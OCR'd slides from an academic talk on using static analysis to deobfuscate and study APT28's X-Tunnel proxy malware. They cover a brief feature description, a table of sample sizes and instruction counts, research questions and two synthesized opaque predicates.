
An optional success story with static analysis


Joint work with Sébastien Bardin, Robin David and Sylvain Cecchetto

Loria
Laboratoire lorrain de recherche
en informatique et ses applications

APT 28

Nicknames: APT28, Fancy Bear, Sofacy, Sednit, Pawn Storm






- THE HACKS WE CAN'T SEE -

All Signs Point to Russia Being Behind the DNC Hack

WRITTEN BY THOMAS RID

July 25, 2016 // 08:55 AM EST

APT 28 : X-tunnel



What is it ?

Ciphering proxy allowing X-Agent(s) not able to reach the C&C directly to connect to it through X-Tunnel *(first seen 2013)*

Features:

Encapsulate any TCP-based traffic into a RC4 cipher stream embedded into a TLS connection

	Sample #0	Sample #1	Sample #2
Hash	42DEE3[..]	C637E0[...]	99B454[...]
Size	1.1 Mo	2.1 Mo	1.8 Mo
Creation date	25/06/2015	02/07/2015	02/11/2015
#functions	3039	3775	3488
#instructions (IDA)	**231907**	**505008**	**434143**

A huge thanks to ESET Montreal and especially Joan Calvet


APT 28 : Questions on X-tunnel versions


Q1

Can we **remove** the obfuscation?


Q2

Are there new **functionalities**?






- **2 predicates synthesized:** $7y^2 - 1 \neq x^2$ $\frac{2}{x^2+1} \neq y^2 + 3$



Part 5 : Defense


Malware detection problem

Undecidable !



